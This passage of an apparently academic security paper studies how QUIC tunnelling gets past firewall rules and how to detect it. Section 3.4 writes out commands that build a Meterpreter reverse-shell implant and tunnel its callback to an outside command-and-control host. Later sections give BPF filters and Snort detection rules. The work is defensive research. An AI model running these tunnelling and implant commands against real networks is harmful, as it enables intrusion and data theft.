


Figure 14. RDP Enablement

Snort was run against a pcap generated from this scenario and did not alert on any community rules. However, it indicated that it detected anomalies with the UDP 5060 traffic, typically associated with Session Initiation Protocol (SIP). This could have been avoided by leveraging a different standard Windows UDP port that is not commonly open or running, such as UDP 389, to attempt to blend.

3.4. Reverse Shell

This scenario simulates how an attacker could leverage the QUIC-Tun tool to pivot a simple Meterpreter shell through allowed UDP rules and bypass security protocols put in

place to prohibit QUIC traffic. User 1 cannot access the INTERNET Zone directly; to facilitate this call-out to the attacker's Internet command and control server, the attacker leverages the QUIC-Tun tool to create a local socket to which the implant is set to call. This local socket is then tunneled via QUIC-Tun to Server 2, leveraging the allowed UDP 1900 rule, which is turned towards TCP:10.10.10.8:7500 where a quic-client is listening and tunnels the traffic to 90.90.90.3on UDP port 5060 with a token-source set to 90.90.90.3 on TCP 443. The meterpreter payload handler picks up the connections and establishes the connection to the shell on User 1.

3.4.1. Relevant Firewall Rules

pfSense

The relevant rules for this scenario include the standard QUIC firewall rules, which were implemented to block all UDP 80 and 443 traffic and TCP port 22 from the USER Zone to the SERVER Zone, which is associated with SSH. The final relevant firewall rule allows UDP port 1900 from the USER Zone to the SERVER Zone. The USER Zone was also blocked from directly accessing the INTERNET Zone for any protocol or port, as shown in Figure 15.

Src	Src Port	Direction	Dest	Dest Port	Protocol	Action
USER	Any	→	INTERNET	ANY	ANY	BLOCK
USER	ANY	→	SERVER	1900	UDP	ALLOW
USER	ANY	→	INTERNET	443	UDP	BLOCK
USER	ANY	→	INTERNET	80	UDP	BLOCK

Figure 15. pfSense Firewall Rules

3.4.2. Commands Run

User 1:

The user runs the QUIC-Tun client, which sets up a local listener on TCP 6500 to tunnel the connection to Server 2 on UDP 1900. The user sets the follow-on TCP forwarding to a listener on Server 2 on TCP 7500.

```
C:\quic-client.exe --listen-on tcp:127.0.0.1:6500 --server-
endpoint 10.10.10.8:1900 --token-source tcp:10.10.10.8:7500
```

Server 2:

The User runs the QUIC-Tun server, listening for an incoming QUIC connection UDP port 1900.

```
# ./quic-server --listen-on 10.10.10.8:1900
```

The user runs the QUIC-Tun client on the Server 2 IP address on TCP port 7500; upon connection, it will tunnel the traffic via QUIC to the remote Kali server on UDP port 5060. The user set the TCP connection to be forwarded to the Kali IP on TCP 443.

```
# ./quic-client --listen-on tcp:10.10.10.8:7500 --server-
endpoint 90.90.90.3:5060---httpd-listen-on 0.0.0.0:8087 --
token-source tcp:90.90.90.3:443
```

Kali:

The user runs the QUIC-Tun server and listens for incoming QUIC connections on UDP port 5060.

```
# ./quic-server --listen-on 90.90.90.3:5060
```

Implant creation:

```
# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=127.0.0.1 LPORT=6500 -f exe -o reverse.exe
```

Meterpreter setup (Figure 11):

```
# msfconsole
msf6 use exploit/multi/handler
msf6 set lhost 90.90.90.3
msf6 set lport 443
msf6 set payload windows/meterpreter/reverse_tcp
```

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     90.90.90.3       yes       The listen address (an interface may be specified)
   LPORT     443              yes       The listen port
```

Figure 16. Meterpreter Listener

```
msf6 run
```

3.4.3. Outcomes

The user successfully shaped their malware communications from User 1 to the INTERNET Zone despite direct rules blocking that traffic, as shown in Figure 17. Additionally, all malware communications were encapsulated under QUIC, and at every point, a network sensor could be deployed and would only have observed UDP traffic.





Figure 17. Payload Success after Tunneling

Snort was run against a pcap generated from this scenario and did not alert on any community rules. However, it again indicated that it detected anomalies with the UDP 5060 traffic, typically associated with SIP. This could have been avoided by leveraging a different standard, UDP 1900, to attempt to blend.

4. Recommendations and Implications for Future Research

Wireshark dissectors are excellent at displaying QUIC traffic; however, they must be set to decode the traffic stream to identify any QUIC traffic utilizing non-standard ports. BPF filters and Snort rules were written to identify initial QUIC connections that leverage the Long Packet Header. All tests against the BPF filters and SNORT rules were run against the same test-generated pcap, as shown in Figure 18.



No.	Time	Source	Destination	Protocol	Info
1	2024-03-26 23:17:20.145176	192.168.10.10	90.90.90.3	QUIC	Initial, DCID=7ba27cf63e6d964d210185eda0
2	2024-03-26 23:17:20.146879	90.90.90.3	192.168.10.10	QUIC	Retry, SCID=cc4c5b04
3	2024-03-26 23:17:20.147361	192.168.10.10	90.90.90.3	QUIC	Initial, DCID=cc4c5b04, PKN: 1, PADDING,
4	2024-03-26 23:17:20.151166	90.90.90.3	192.168.10.10	QUIC	Protected Payload (KP0)
5	2024-03-26 23:17:20.153285	192.168.10.10	90.90.90.3	QUIC	Protected Payload (KP0), DCID=e7cc1853
6	2024-03-26 23:17:20.153420	192.168.10.10	90.90.90.3	QUIC	Handshake, DCID=e7cc1853
7	2024-03-26 23:17:20.153632	192.168.10.10	90.90.90.3	QUIC	Protected Payload (KP0), DCID=e7cc1853
8	2024-03-26 23:17:20.154650	90.90.90.3	192.168.10.10	QUIC	Handshake, SCID=e7cc1853

Figure 18. Test Packet Capture

The QUIC packets that could be flagged were contained within the first eight packets of the pcap, demonstrated in Figure 19.

Packet	UTC Date Time	FM IP	TO IP	Protocol	Packet Type
1	2024-03-26 23:17:20.145176	192.168.10.10	90.90.90.3	QUIC	Initial
2	2024-03-26 23:17:20.146879	90.90.90.3	192.168.10.10	QUIC	Retry
3	2024-03-26 23:17:20.147361	192.168.10.10	90.90.90.3	QUIC	Initial
4	2024-03-26 23:17:20.151166	90.90.90.3	192.168.10.10	QUIC	Initial
5	2024-03-26 23:17:20.153285	192.168.10.10	90.90.90.3	QUIC	Initial
6	2024-03-26 23:17:20.153420	192.168.10.10	90.90.90.3	QUIC	Handshake
7	2024-03-26 23:17:20.153632	192.168.10.10	90.90.90.3	QUIC	Short Header
8	2024-03-26 23:17:20.154650	90.90.90.3	192.168.10.10	QUIC	Handshake

Figure 19. QUIC PCAP Packet Types

4.1. BPF Filters to Capture Traffic

BPF filters were written to trigger on two factors: the first four bits within the UDP payload, located at the UDP offset of 8, equals relevant values based on the QUIC Longer Header type (Lyengar & Thomson, 2022). In these first four bits, the Header Form (1 bit), Fixed Bit (1 bit), and Long Packet Type (2 bit). The lower half of this byte is specific but contains fields that can be manipulated by packet protection and, therefore, are unreliable to trigger based on a signature. To only filter the first four bits, the bitmask of 0xf0 is used to ignore the values of the last four bits of the first byte and look for exact values. Additionally, the second component of the filter identifies payloads where the Version ID is set to 0x00000001 based on RFC 9000. Flagging on four different header fields for the QUIC Long Packet header will help minimize the chance of a false positive, as demonstrated in Figure 20.

Long Packet Type	BPF Filter
Initial	‘udp[8] &0xf0 = 0xC0 and udp[9:4] = 1’
0-RTT	‘udp[8] &0xf0 = 0xD0 and udp[9:4] = 1’
Handshake	‘udp[8] &0xE0 = 0xE0 and udp[9:4] = 1’
Retry	‘udp[8] &0xf0 = 0xF0 and udp[9:4] = 1’

Figure 20. QUIC BPF Filter

4.1.1. Long Header Type Initial

BPF filter triggering on QUIC Long Header Type: Figure 21 shows initial packets compliant with RFC 9000.

```
root@snort-virtual-machine:/home/snort/Downloads# tcpdump -r Browser.pcapng 'udp[8]&0xf0 = 0xC0 and udp[9:4]=1'
reading from file Browser.pcapng, link-type EN10MB (Ethernet), snapshot length 65535
23:17:20.145176 IP 192.168.10.10.50797 > lfbn-idf1-1-1655-3.w90-90.abo.wanadoo.fr.1900: UDP, length 1252
23:17:20.147361 IP 192.168.10.10.50797 > lfbn-idf1-1-1655-3.w90-90.abo.wanadoo.fr.1900: UDP, length 1252
23:17:20.151166 IP lfbn-idf1-1-1655-3.w90-90.abo.wanadoo.fr.1900 > 192.168.10.10.50797: UDP, length 1252
23:17:20.153285 IP 192.168.10.10.50797 > lfbn-idf1-1-1655-3.w90-90.abo.wanadoo.fr.1900: UDP, length 1252
```

Figure 21. BPF Filter for Type: Initial

4.1.2. Long Header Type 0-RTT

BPF filter triggering on QUIC Long Header Type: 0-RTT packets compliant with RFC 9000. No test data generated a 0-RTT packet.

4.1.3. Long Header Type Handshake

BPF filter triggering on QUIC Long Header Type: Figure 22 shows initial packets compliant with RFC 9000.

```
root@snort-virtual-machine:/home/snort/Downloads# tcpdump -r Browser.pcapng 'udp[8]&0xf0 = 0xE0 and udp[9:4]=1'
reading from file Browser.pcapng, link-type EN10MB (Ethernet), snapshot length 65535
23:17:20.153420 IP 192.168.10.10.50797 > lfbn-idf1-1-1655-3.w90-90.abo.wanadoo.fr.1900: UDP, length 36
23:17:20.154650 IP lfbn-idf1-1-1655-3.w90-90.abo.wanadoo.fr.1900 > 192.168.10.10.50797: UDP, length 36
```

Figure 22. BPF Filter for Type: Handshake

4.1.4. Long Header Type Retry

BPF filter triggering on QUIC Long Header Type: Figure 23 shows retry packets compliant with RFC 9000.

```
root@snort-virtual-machine:/home/snort/Downloads# tcpdump -r Browser.pcapng 'udp[8]&0xf0 = 0xF0 and udp[9:4]=1'
reading from file Browser.pcapng, link-type EN10MB (Ethernet), snapshot length 65535
23:17:20.146879 IP lfbn-idf1-1-1655-3.w90-90.abo.wanadoo.fr.1900 > 192.168.10.10.50797: UDP, length 123
```

Figure 23. BPF Filter for Type: Retry

4.2. Snort Rules

The SNORT rules were crafted to look for the same header components as the BPF filters, and the QUIC traffic was successfully detected no matter what port it traversed, as demonstrated in Figure 24. However, they have not been thoroughly tested for false positives.

Long Packet Type	
Initial	alert any any -> any any (msg:"Matched QUIC Initial Packet Version 1"; byte_test:1,=,12,0 bitmask 0xF0; content:"|00 00 00 01|"; offset:1; sid1)
0-RTT	alert any any -> any any (msg:"Matched QUIC 0-RTT Packet Version 1"; byte_test:1,=,13,0 bitmask 0xF0; content:"|00 00 00 01|"; offset:1; sid1)
Handshake	alert any any -> any any (msg:"Matched QUIC Handshake Packet Version 1"; byte_test:1,=,14,0 bitmask 0xF0; content:"|00 00 00 01|"; offset:1; sid1)
Retry	alert any any -> any any (msg:"Matched QUIC Retry Packet Version 1"; byte_test:1,=,15,0 bitmask 0xF0; content:"|00 00 00 01|"; offset:1; sid1)

Figure 24. QUIC Long Packet Header Snort Rules

4.2.1. Snort Rule Test

The Snort rules above were written to /etc/snort/rules/quic.rules on the snort host within the test environment, and a test snort configuration file was created with the quic.rules enabled at /home/snort/Research/snort.conf. Snort was run against the test pcap generated from QUIC-Tun traffic with the command below:

```
# snort -c /home/snort/Research/snort.conf -r
/home/snort/Research/pcaps/Browser.pcapng -l
home/snort/Research/alerts/ -A full
```

The rules successfully identified the QUIC Longer Header Types: Initial, Retry, and Handshake; as shown in Figure 25, no 0-RTT packets were generated via the QUIC-Tun tool.

```
root@snort-virtual-machine:/home/snort/Downloads# cat alert
[**] [1:1:0] Matched QUIC Initial Packet Version 1 [**]
[Priority: 0]
03/26-23:17:20.145176 192.168.10.10:50797 -> 90.90.90.3:1900
UDP TTL:128 TOS:0x0 ID:24639 IpLen:20 DgmLen:1280 DF
Len: 1252

[**] [1:4:0] Matched QUIC Retry Packet Version 1 [**]
[Priority: 0]
03/26-23:17:20.146879 90.90.90.3:1900 -> 192.168.10.10:50797
UDP TTL:63 TOS:0x0 ID:0 IpLen:20 DgmLen:151 DF
Len: 123

[**] [1:1:0] Matched QUIC Initial Packet Version 1 [**]
[Priority: 0]
03/26-23:17:20.147361 192.168.10.10:50797 -> 90.90.90.3:1900
UDP TTL:128 TOS:0x0 ID:24640 IpLen:20 DgmLen:1280 DF
Len: 1252

[**] [1:1:0] Matched QUIC Initial Packet Version 1 [**]
[Priority: 0]
03/26-23:17:20.151166 90.90.90.3:1900 -> 192.168.10.10:50797
UDP TTL:63 TOS:0x0 ID:0 IpLen:20 DgmLen:1280 DF
Len: 1252

[**] [1:1:0] Matched QUIC Initial Packet Version 1 [**]
[Priority: 0]
03/26-23:17:20.153285 192.168.10.10:50797 -> 90.90.90.3:1900
UDP TTL:128 TOS:0x0 ID:24641 IpLen:20 DgmLen:1280 DF
Len: 1252

[**] [1:3:0] Matched QUIC Handshake Packet Version 1 [**]
[Priority: 0]
03/26-23:17:20.153420 192.168.10.10:50797 -> 90.90.90.3:1900
UDP TTL:128 TOS:0x0 ID:24642 IpLen:20 DgmLen:64 DF
Len: 36

[**] [1:3:0] Matched QUIC Handshake Packet Version 1 [**]
[Priority: 0]
03/26-23:17:20.154650 90.90.90.3:1900 -> 192.168.10.10:50797
UDP TTL:63 TOS:0x0 ID:0 IpLen:20 DgmLen:64 DF
Len: 36
```

Figure 25. Snort Rules Detecting QUIC

4.3. Nextgen Firewalls

There is some potential to control what traffic traverses via QUIC by creating a method to allow QUIC traffic based on DNS lookup information that is fed into a firewall filter dynamically. If there is no corresponding DNS lookup or the domain is not allowed based on an approved list, the firewall blocks the QUIC connection. Forcepoint described two inspection methods for its Nextgen Firewall Support: blocking QUIC traffic by blocking 80 and 443 UDP and forcing web browsers to fail over to TCP utilizing TLS (Forcepoint, 2024). Forcepoint does describe, though, that due to QUIC's desirable

improvements over TCP-based TLS and the NGFW that supports QUIC, the administrator can enable some QUIC traffic via URL Categories, URL Lists, and Network Applications to allow approved traffic.

5. Conclusion

The research aimed to demonstrate potential threats to network security if the current consensus on dealing with QUIC continued. A tool like QUIC-Tun can abuse most basic firewall configurations without advanced configurations and new custom rules written. Intrusion prevention systems (IPS) like SNORT are ill-equipped to prevent this vector from accessing critical systems or the easy exfiltration of intellectual property. The BPF filters and Snort rules created through this experiment are components of further research required to ensure QUIC is not used to abuse network configurations as more services expand their utilization of the protocol.

References

Alawaji, S. (2021, December). IETF QUIC v1 design. Retrieved from https://www.cse.wustl.edu/~jain/cse570-21/ftp/quic/index.html#rfc8999

Al-Bakhat, L., & Almuhammadi, S. (2022, March 1). Intrusion detection on QUIC traffic: A machine learning approach. Retrieved from https://ieeexplore.ieee.org/abstract/document/9736342

Belson, D., & Pardue, L. (2023, November 28). Examining HTTP/3 usage one year on. Retrieved from https://blog.cloudflare.com/http3-usage-one-year-on

Chatzoglou, E., Kouliaridis, V., Karopoulos, G., & Kambourakis, G. (2022, December 2). Revisiting QUIC attacks: A comprehensive review on QUIC security and a hands-on study. Retrieved from https://link.springer.com/article/10.1007/s10207-022-00630-6

Constantinescu, V. (2023, August 10). Ukraine warns of attacks targeting state organizations using open-source tool ‘Merlin’. Retrieved from https://www.bitdefender.com/blog/hotforsecurity/ukraine-warns-of-attacks-targeting-state-organizations-using-open-source-tool-merlin/

Duke, M. (2023, May 1). RFC 9369: QUIC version 2. Retrieved from https://datatracker.ietf.org/doc/rfc9369/

Forcepoint. (2024). Examples of QUIC inspection. Retrieved from https://help.forcepoint.com/ngfw/en-us/7.0.0/GUID-8AB770C7-8D32-4F62-A6D8-07B396E7519E.html

Hamilton, R., Lyengar, J., Swett, I., & Wilk, A. (2016, July 8). QUIC: A UDP-based multiplexed and secure transport. Retrieved from cc

Hurst, S. (2022, October 25). SIP-over-QUIC: Session initiation protocol over QUIC transport. Retrieved from https://www.ietf.org/archive/id/draft-hurst-sip-quic-00.html

Kungze. (2022, August 9). quic-tun. Retrieved from https://github.com/kungze/quic-tun

Langley, A., Riddoch, A., Wilk, A., Vicente, A., Krasic, C., Yang, D., & Kouranov, F. (2017, August 7). The QUIC Transport Protocol: Design and Internet-Scale Deployment. Retrieved from https://dl.acm.org/doi/pdf/10.1145/3098822.3098842

Liebetrau, E. (2018, June 22). How Google's QUIC protocol impacts network security and reporting. Retrieved from https://www.fastvue.co/fastvue/blog/googles-quic-protocols-security-and-reporting-implications/

Lyengar, J., & Thomson, M. (2022, February 19). RFC 9000: QUIC: A UDP-based multiplexed and secure transport. Retrieved from https://datatracker.ietf.org/doc/rfc9000/

Nek, D. (2023, July 19). How to configure squid proxy server for SSL bumping. Retrieved from https://webhostinggeeks.com/howto/how-to-configure-squid-proxy-server-for-ssl-bumping/

Pardue, L., & Wood, C. (2022, March 3). Unlocking QUIC's proxying potential with MASQUE. Retrieved from https://blog.cloudflare.com/unlocking-quic-proxying-potential

Pyle, N., Buck, A., Harwood, R., Knappett, D., Torble, T., Jenks, A., & Manheim, S. (2023, June 27). SMB over QUIC. Retrieved from

https://learn.microsoft.com/en-us/windows-server/storage/file-server/smb-over-quic

Swett, I., & Behr, M. (2018, June 13). Introducing QUIC support for HTTPS load balancing. Retrieved from https://cloud.google.com/blog/products/gcp/introducing-quic-support-https-load-balancing

Tauqeer, M., Gohar, M., Koh, S. J., & Alquhayz, H. (2024, January 19). Use of QUIC for mobile-oriented future internet (Q-MOFI). Retrieved from https://www.mdpi.com/2079-9292/13/2/431

Trammell, B., & Kühlewind. (2022, September). RFC 9308: Applicability of the QUIC transport protocol. Retrieved from https://www.rfc-editor.org/rfc/rfc9308.html#name-

Appendix A
Network and System Configurations

Network Firewall:

pfSense

- Hostname: pfSense
- OS: 2.7.2-RELEASE (amd64)
- IP:
  - User: 192.168.10.1
  - Server: 10.10.10.1
  - Snort: 172.17.10.1
  - Internet: 90.90.90.1

Rules:

- USER 192.168.10.0/24:

Rules (Drag to Change Order)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
0/1.49 MiB	*	*	*	USER Address	80	*	*		Anti-Lockout Rule	
0/0 B	IPv4 UDP	*	*	*	80 (HTTP)	*	none		QUIC 80 Block	
0/0 B	IPv4 UDP	*	*	*	443 (HTTPS)	*	none		QUIC 443 Block	
0/0 B	IPv4 TCP	USER address	*	*	22 (SSH)	*	none		Block Users Access to SSH	
0/0 B	IPv4 TCP	USER address	*	USER subnets	3389 (MS RDP)	*	none		Block RDP	
0/60 B	IPv4 *	192.168.10.11	*	INTERNET subnets	*	*	none		Block User1 to Internet	
0/1.08 MiB	IPv4 *	192.168.10.10	*	INTERNET subnets	*	*	none		Allow User2 to Internet	
0/13.43 MiB	IPv4 UDP	USER subnets	*	SERVER subnets	1900	*	none		VPN Allow from LAN to DMZ	
0/0 B	IPv4 UDP	USER subnets	*	SERVER subnets	500 (ISAKMP)	*	none		VPN Allow from LAN to DMZ	
0/20.38 MiB	IPv4 TCP	USER subnets	*	*	80 (HTTP)	*	none		Allow Users HTTP	
0/26 KiB	IPv4 TCP	USER subnets	*	*	443 (HTTPS)	*	none		Allow Users HTTPS	

- SERVER 10.10.10.0/24:

Rules (Drag to Change Order)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
0/0 B	IPv4 UDP	SERVER subnets	*	INTERNET subnets	443 (HTTPS)	*	none		Block Server QUIC 443	
0/0 B	IPv4 UDP	SERVER subnets	*	INTERNET subnets	80 (HTTP)	*	none		Block Server QUIC 80	
0/1 KiB	IPv4 *	10.10.10.7	*	INTERNET subnets	*	*	none		Block Server1 to Internet	
0/0 B	IPv4 TCP	192.168.10.0/24	*	10.10.10.0/24	*	*	none		Allow Users to Servers	
174/411.90 MiB	IPv4 *	*	*	10.10.10.0/24	*	*	none			
0/31.44 MiB	IPv4 *	10.10.10.8	*	INTERNET subnets	*	*	none		Allow Server 2 to Internet	
0/0 B	IPv6 *	USER subnets	*	*	*	*	none		Default allow LAN IPv6 to any rule	

USER: 192.168.10.0/24

User 1:

- IP: 192.168.10.11
- OS Name: Windows 11 Enterprise Evaluation 64-bit
- OS Version: 10.0.22621 N/A Build 22621
- Additional Installed Software:
    - quictun-client
    - quictun-server
- Firewall Settings are Windows's Default

User 2:

- IP: 192.168.10.10
- OS Name: Windows 11 Enterprise Evaluation 64-bit
- OS Version: 10.0.22621 N/A Build 22621
- Additional Installed Software:
    - Putty
    - Wireshark
    - quictun-client
    - quictun-server
- Firewall Settings are Windows's Default

SERVER: 10.10.10.0/24

Server 1:

- Hostname: web
- IP: 10.10.10.7
- OS: Ubuntu 22.04.1 64-bit
- Additional Software:
    - quictun-client
    - quictun-server

Server 2:

- Hostname: vpn
- IP: 10.10.10.8
- OS: Ubuntu 22.04.1 64-bit
- Additional Software:
    - quictun-client
    - quictun-server

SNORT: 172.17.10.0/24

Snort:

- Hostname: snort
- IP: 172.17.10.5

- OS: Ubuntu 22.04.1 64-bit
- Additional Software:
    - Snort 2.9.5.1 GRE (Build 15125)

INTERNET: 90.90.90.0/24

Kali:

- Hostname: kali
- IP: 90.90.90.3
- OS: Linux kali 6.5.0-kali3-amd64